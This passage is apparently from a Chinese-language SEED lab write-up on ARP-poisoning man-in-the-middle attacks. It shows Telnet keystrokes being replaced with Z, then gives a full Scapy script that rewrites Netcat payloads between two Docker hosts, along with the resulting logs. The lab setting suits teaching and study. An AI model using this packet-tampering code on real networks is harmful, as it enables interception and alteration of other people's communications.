net.ipv4.ip_forward = 0
root@f5a6921cae7d:/volumes# python3 t24.py
***** MITM attack on Telnet *****
-

```

启动后，无论我们输入什么，telnet上始终显示Z。这也是脚本处的输出也能印证。

```

seed@6031ac99bdc4:~$ zafg
-bash: zafg: command not found
seed@6031ac99bdc4:~$
seed@6031ac99bdc4:~$ ZZZZZZZZZZ
-bash: ZZZZZZZZZZ: command not found
seed@6031ac99bdc4:~$ ZZZZZZZZ

```

启动攻击前

启动攻击后

Sent 1 packets.
Old: d
New: Z
Sent 1 packets.
.
Sent 1 packets.

Telnet的行为：在Telnet中，通常情况下，我们在Telnet窗口中键入的每个字符都会触发一个单独的TCP数据包，但如果您键入得非常快，一些字符可能会在同一个数据包中一起发送。这就是为什么在从客户端到服务器的典型Telnet数据包中，有效负载只包含一个字符。发送到服务器的字符将被服务器回显，然后客户端将在其窗口中显示该字符。因此，我们在客户端窗口中看到的并不是打字的结果；无论我们在客户端窗口中键入什么，在显示之前都要经过一个往返过程。如果网络断开，在网络恢复之前，我们在客户端窗口中键入的内容都不会显示。类似地，如果攻击者在往返过程中将字符更改为Z，则Z将显示在Telnet客户端窗口中，即使您输入的不是Z。

任务3：基于ARP缓存中毒对Netcat进行中间人攻击

此任务与任务2类似，只是主机A和B使用netcat而不是telnet进行通信。主机M想要拦截它们的通信，因此它可以更改A和B之间发送的数据。您可以使用以下命令在A和B之间建立netcat TCP连接：

```

1 On Host B (server, IP address is 10.9.0.6), run the following:
2 # nc -lp 9090
3
4 On Host A (client), run the following:
5 # nc 10.9.0.6 9090

```

一旦建立了连接，您可以在A上键入消息。每行消息将被放入发送给B的TCP数据包中，B只显示消息。你的任务是用a序列替换消息中出现的每个名字。序列的长度应该与名字的长度相同，否则你会弄乱TCP序列号，从而弄乱整个TCP连接。你需要使用真实的名字，这样我们知道工作是由你完成的。

在任务二的基础上，依旧是要一直运行欺骗脚本，也有可能你压根没中断运行。

接着我们编写中间人攻击脚本。

```

1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 # We Only use ip
5 IP_A = "10.9.0.5"
6 IP_B = "10.9.0.6"
7
8

```



```

9 print("***** MITM attack on Netcat *****")
10
11
12 def spoof_pkt(pkt):
13     if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
14         newpkt = IP(bytes(pkt[IP]))
15         del(newpkt.chksum)
16         del(newpkt[TCP].payload)
17         del(newpkt[TCP].chksum)
18
19         if pkt[TCP].payload:
20             data = pkt[TCP].payload.load
21             print("Old:"+str(data))
22             newdata = data.replace(b'Larry', b'SKPrimin') #
replace name
23             print("New:"+str(newdata))
24             newpkt[IP].len = pkt[IP].len + len(newdata) -
len(data)
25             send(newpkt/newdata, verbose=False)
26         else:
27             send(newpkt, verbose=False)
28     elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
29         newpkt = IP(bytes(pkt[IP]))
30         del(newpkt.chksum)
31         del(newpkt[TCP].chksum)
32         send(newpkt, verbose=False)
33
34
35 f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src
02:42:0a:09:00:06)'
36 pkt = sniff(filter=f, prn=spoof_pkt)

```

在A上输入内容，B上能够收到信息，然而当我们输入特定的内容时就会被替换。

```
root@83b48350ba7c:/# nc 10.9.0.6 9090
```

```
SKPrimin
```

```
LArroy
```

```
LArroy
```

```
]
```

```

docker exec -it 60 /bin/bash
root@6031ac99bdc4:/# nc -lp 9090
SKPrimin
LArroy
SKPrimin

```

攻击脚本处也能印证。

```
docker exec -it f5 /bin/bash

New:b'Larry\n'
Old:b'Larry\n'
New:b'SKPrimin\n'
Old:b'Larry\n'
New:b'SKPrimin\n'
Old:b'Larry\n'
New:b'SKPrimin\n'
```

最后不要忘记 `Ctrl + C` 关闭所有程序，并关闭Docker。

```
Attaching to M-10.9.0.105, A-10.9.0.5, B-10.9.0.6
B-10.9.0.6 | * Starting internet superserver inetd      [ OK ]
A-10.9.0.5 | * Starting internet superserver inetd      [ OK ]
docker-compose down
^CGracefully stopping... (press Ctrl+C again to force)
Stopping B-10.9.0.6    ... done
Stopping M-10.9.0.105  ... done
Stopping A-10.9.0.5    ... done

-

# seed @ VM in ~/Labsetup [11:48:17]
$ docker-compose down
Removing B-10.9.0.6    ... done
Removing M-10.9.0.105  ... done
Removing A-10.9.0.5    ... done
Removing network net-10.9.0.0

-
```